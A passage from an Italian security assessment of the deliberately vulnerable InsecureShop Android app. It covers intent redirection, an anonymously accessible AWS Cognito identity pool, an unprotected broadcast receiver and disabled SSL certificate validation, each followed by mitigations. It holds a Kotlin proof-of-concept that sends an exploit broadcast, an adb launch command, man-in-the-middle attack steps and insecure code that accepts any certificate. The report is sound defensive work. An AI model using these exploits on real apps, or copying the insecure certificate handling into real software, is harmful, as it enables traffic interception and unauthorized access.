L'applicazione malevola crea un `Intent` diretto a `PrivateActivity`, inserendo nel suo campo `extra` l'URL che si desidera caricare nella `WebView`. Successivamente, questo `Intent` vie-

ne incapsulato nel campo `extra` di un secondo `Intent`, apparentemente innocuo, indirizzato all'activity esportata `WebView2Activity`, che è proprio quella affetta dalla vulnerabilità.

L'URL specificato punta a un server HTTP locale, ospitato sulla macchina host, che serve un file HTML contenente codice JavaScript. Questo script verifica l'User Agent per confermare che la pagina venga effettivamente caricata all'interno di `PrivateActivity`. Il successo di questa verifica dimostra che, tramite un'applicazione di terze parti, si è riusciti ad accedere a un'attività protetta dell'app vulnerabile, nonostante essa non sia esportata.




Figura 18: Intent Redirection.

6.2 Mitigazione della vulnerabilità

Per mitigare efficacemente la vulnerabilità di Intent Redirection (Access to Protected Components) rilevata nella `WebView2Activity`, è necessario adottare una serie di misure difensive articolate. In particolare:

- **Verifica dell'origine dell'Intent:** è fondamentale controllare che l'Intent ricevuto provenga da una fonte affidabile. Questo può essere fatto tramite metodi come `getCallingPackage()` o `getCallingActivity()` confrontandoli con il proprio package, oppure verificando che la firma digitale dell'app mittente corrisponda a quella dell'app ricevente usando `PackageManager.checkSignatures()`. Questo impedisce a terze parti non autorizzate di inviare Intent dannosi.

- **Validazione dell'Intent interno (extraIntent):** prima di lanciare l'Intent contenuto nella chiave "extra_intent", è essenziale verificarne la sicurezza. In particolare, è necessario assicurarsi che:
 - la destinazione dell'Intent sia presente in una *whitelist di componenti autorizzate*, ad esempio un elenco predefinito di activity interne all'app o di app fidate;
 - non venga utilizzato per accedere a componenti protette o private, né interne né esterne, che l'utente o l'app chiamante non sarebbero autorizzati ad avviare direttamente.
- **Configurazione sicura del Manifest:** è raccomandato impostare l'attributo `android:exported="false"` nella dichiarazione della `WebView2Activity` per impedirne l'invocazione da parte di componenti esterni. In alternativa, è possibile proteggerla tramite un permesso personalizzato (`android:permission`) che limiti l'accesso a entità autorizzate.

un documento arbitrario all'interno di uno dei bucket accessibili. Questo processo dimostra come una configurazione errata delle Identity Pools AWS, anche con privilegi ridotti, possa compromettere la sicurezza e integrità delle risorse cloud associate all'applicazione.

```
Bucket trovati:
- elasticbeanstalk-us-west-2-094222047733
- elasticbeanstalk-us-west-2-094222047775
- geolocation-pocfiles
```

Figura 21: Visualizzazione dei bucket tramite `s3:list_bucket`.



Figura 22: Visualizzazione di uno dei file presenti nel bucket tramite `s3:list_objects`.




Figura 23: Inserimento di un oggetto in un bucket tramite `s3:put_object`.

7.1 Mitigazione della vulnerabilità

Una corretta mitigazione della vulnerabilità riscontrata nel caso specifico di un'Identity Pool di AWS Cognito con accesso anonimo abilitato prevede innanzitutto la **disabilitazione dell'accesso non autenticato** (`AllowUnauthenticatedIdentities: false`). Questa misura

impedisce a utenti non autorizzati di ottenere credenziali temporanee AWS semplicemente installando o decompilando l'applicazione, limitando così la superficie d'attacco. Inoltre, è fondamentale **evitare l'hardcoding dell'Identity Pool ID all'interno dell'applicazione**. La presenza statica di tale riferimento nel codice disassemblato consente a un attaccante di identificare e potenzialmente sfruttare l'Identity Pool anche dopo l'implementazione di policy più restrittive.

8 Insecure Broadcast Receiver

Nell'Activity `AboutUsActivity`, viene registrato dinamicamente un `BroadcastReceiver` chiamato `CustomReceiver` durante l'esecuzione del metodo `onCreate`. Questo `CustomReceiver` è in ascolto per Intent con azione `"com.inseureshop.CUSTOM_INTENT"`. Quando riceve tale intent, legge un parametro chiamato `"web_url"` dal Bundle e, se non è vuoto, lo usa per avviare un'altra activity (`WebView2Activity`), passandogli l'URL. La registrazione del `BroadcastReceiver` è fatta in modo dinamico e non è protetta da permessi. Quindi, qualsiasi app installata sul dispositivo può inviare un broadcast con quell'intent. In Android, un broadcast è un meccanismo di comunicazione asincrona che permette di inviare messaggi (intent) a più componenti del sistema o di altre applicazioni. Se un `BroadcastReceiver` non è adeguatamente protetto, un'app malevola può sfruttare questa vulnerabilità inviando un intent craftato con azione `com.inseureshop.CUSTOM_INTENT` e includendo un URL arbitrario nel campo `web_url`. In questo modo, è possibile forzare l'app vulnerabile ad aprire un link controllato dall'attaccante all'interno della propria WebView, con potenziali rischi di phishing, esecuzione di JavaScript malevolo, furto di credenziali o session hijacking. L'attacco non richiede permessi speciali e può essere eseguito silenziosamente in background, rendendolo particolarmente pericoloso se l'app vulnerabile non effettua controlli sull'origine del broadcast o sulla validità dell'URL ricevuto.

8.1 Caricamento non intenzionale di pagine web

Per dimostrare la concreta sfruttabilità della vulnerabilità descritta nel paragrafo precedente, è stata realizzata un'applicazione Android malevola ad hoc, con l'unico scopo di inviare un broadcast dannoso all'app vulnerabile. Questa applicazione, composta da una semplice interfaccia utente sviluppata con Jetpack Compose, permette all'utente di inviare un intent con azione `com.inseureshop.CUSTOM_INTENT` contenente un parametro `web_url` opportunamente scelto. In particolare, il valore di tale parametro è l'indirizzo `http://10.0.2.2/index.html`, che punta a una risorsa HTML ospitata su un server HTTP locale (eseguito sulla macchina host e accessibile dall'emulatore tramite `10.0.2.2`). La pagina HTML è stata creata manualmente con il solo scopo dimostrativo ed è composta da un semplice messaggio visivo che informa l'utente di essere stato attaccato, con l'intento di spaventarlo. Quando l'app vulnerabile riceve il broadcast, apre automaticamente tale URL nella propria WebView, dimostrando così come un attaccante possa manipolare il comportamento dell'app target e influenzare direttamente l'esperienza dell'utente, senza alcuna interazione diretta.

```

private fun sendExploitBroadcast() {
    val maliciousUrl = "http://10.0.2.2/index.html"
    val exploitIntent = Intent( action: "com.insecureshop.CUSTOM_INTENT").apply {
        putExtra( name: "web_url", maliciousUrl)
    }
    sendBroadcast(exploitIntent)
    Log.d(TAG, msg: "Broadcast sent with web_url = $maliciousUrl")
}
}

```

Figura 24: Codice dell'applicazione malevola.




Figura 25: Attacco andato a buon fine.

8.2 Mitigazione della vulnerabilità

Per mitigare la vulnerabilità di Insecure Broadcast Receiver in `AboutUsActivity`, è fondamentale adottare alcune contromisure che limitino la possibilità di ricevere intent malevoli da altre app. In primo luogo, è consigliabile sostituire il broadcast implicito con un broadcast esplicito, in maniera tale da dover costruire l'intent specificando direttamente il componente destinatario, così da ridurre il rischio che applicazioni esterne possano inviare intent non autorizzati. In alternativa, per comunicazioni interne all'app, si può utilizzare un sistema di broadcast locali (come `LocalBroadcastManager`) che limita la ricezione degli intent al solo ambito dell'app stessa. In secondo luogo, durante la registrazione dinamica del `BroadcastReceiver`, si può imporre un

permesso custom che vincoli la possibilità di inviare intent a sole applicazioni firmate con la stessa chiave, configurando un permesso di tipo **signature** nel manifesto e associandolo alla registrazione del receiver. Infine, è imprescindibile validare rigorosamente i dati ricevuti tramite l'intent, in particolare controllando che l'URL passato nel parametro **web_url** rispetti criteri di sicurezza, ad esempio verificando che inizi con **http://** o **https://** e preferibilmente appaia all'interno di una whitelist di domini fidati, così da prevenire potenziali attacchi di phishing, esecuzione di script malevoli o furto di credenziali derivanti dall'apertura di URL controllati da un attaccante. Implementando queste misure insieme si riduce drasticamente la superficie d'attacco e si protegge l'app da exploit legati all'abuso di broadcast non protetti.

9 Lack of SSL Certificate Validation

Durante l'analisi dell'applicazione è stata individuata una vulnerabilità critica classificata come **Lack of SSL Certificate Validation**. Ogni volta che un'applicazione si connette a un sito tramite HTTPS, dovrebbe verificare che il sito sia autentico controllando un certificato digitale, firmato da un'autorità di certificazione fidata. Questo meccanismo garantisce che le informazioni scambiate (come credenziali, dati personali o token di sessione) vengano cifrate e trasmesse solo a un server legittimo. Tuttavia, nell'app InsecureShop, questo controllo viene completamente disattivato: l'applicazione accetta qualsiasi certificato, anche se non valido, scaduto o manomesso.

In particolare, la vulnerabilità è localizzata nella classe `CustomWebViewClient`, dove il metodo `onReceivedSslError` ignora sistematicamente qualsiasi errore relativo al certificato SSL, richiamando incondizionatamente `handler.proceed()`. Questo comportamento disattiva di fatto la validazione dei certificati, vanificando i meccanismi di sicurezza forniti dal protocollo HTTPS. Inoltre, la classe è utilizzata all'interno dell'Activity denominata `WebViewActivity`, la quale carica contenuti web tramite una `WebView` configurata proprio con questo client personalizzato.

```
class CustomWebViewClient : WebViewClient() {  
  
    override fun onReceivedSslError(view: WebView?, handler: SslErrorHandler?, error: SslError?) {  
        handler?.proceed()  
    }  
}
```

Figura 26: Codice vulnerabile.

Questa debolezza consente la realizzazione di un attacco di tipo *Man-in-the-Middle* (MitM) in più fasi:

1. Un attaccante allestisce un hotspot Wi-Fi aperto a cui si connette la vittima;
2. Il traffico della vittima viene deviato verso una macchina controllata dall'attaccante;
3. Viene presentato all'app un certificato SSL falsificato, contenente una chiave pubblica controllata dall'attaccante;
4. L'applicazione, ignorando l'errore di validazione del certificato, accetta la connessione e cifra i dati con la chiave pubblica falsificata;
5. L'attaccante, in possesso della corrispondente chiave privata, è in grado di decifrare tutto il traffico HTTPS e accedere alle informazioni sensibili trasmesse.




Figura 27: Scenario dell'attacco.

Per dimostrare concretamente l'impatto della vulnerabilità, è stato utilizzato lo strumento *Burp Suite* configurato come proxy HTTPS per intercettare il traffico dell'applicazione. Sul dispositivo Android è stata configurata una connessione proxy che instradasse tutto il traffico attraverso Burp, simulando così una rete controllata da un attaccante. È stato quindi avviato manualmente il caricamento della `WebViewActivity` tramite ADB, utilizzando il seguente comando:

```
$ adb shell am start -n com.insecureshop/.WebViewActivity  
-a android.intent.action.VIEW  
-d "insecureshop://com.insecureshop/web?url=https://  
wikipedia.org/"
```

Listing 3: Sessione terminale

Nonostante il certificato SSL presentato da Burp non fosse considerato valido dal sistema, l'applicazione ha accettato la connessione senza mostrare alcun avviso o blocco, permettendo così l'intercettazione e l'analisi completa del traffico cifrato. Questo comportamento conferma l'effettiva presenza della vulnerabilità e dimostra come la mancanza di validazione dei certificati comprometta la riservatezza, l'integrità e l'autenticità delle comunicazioni effettuate dall'applicazione.




Figura 28: Intercettazione del traffico tramite Burp.

9.1 Mitigazione della vulnerabilità

Per mitigare la vulnerabilità causata dalla mancata validazione dei certificati SSL, è fondamentale rimuovere ogni utilizzo incondizionato del metodo `handler.proceed()` all'interno del metodo `onReceivedSslError` della classe `CustomWebViewClient`. Questo metodo, se chiamato senza verifiche, accetta qualsiasi certificato, anche se non valido, vanificando le garanzie di sicurezza offerte dal protocollo HTTPS. Per ripristinare un comportamento sicuro, è necessario sostituire la chiamata a `handler.proceed()` con `handler.cancel()`, in modo da bloccare automaticamente la connessione ogni volta che viene rilevato un errore nel certificato SSL. In questo modo, l'applicazione rifiuta connessioni potenzialmente compromesse, impedendo lo scambio di dati sensibili con server non affidabili e riducendo il rischio di attacchi Man-in-the-Middle.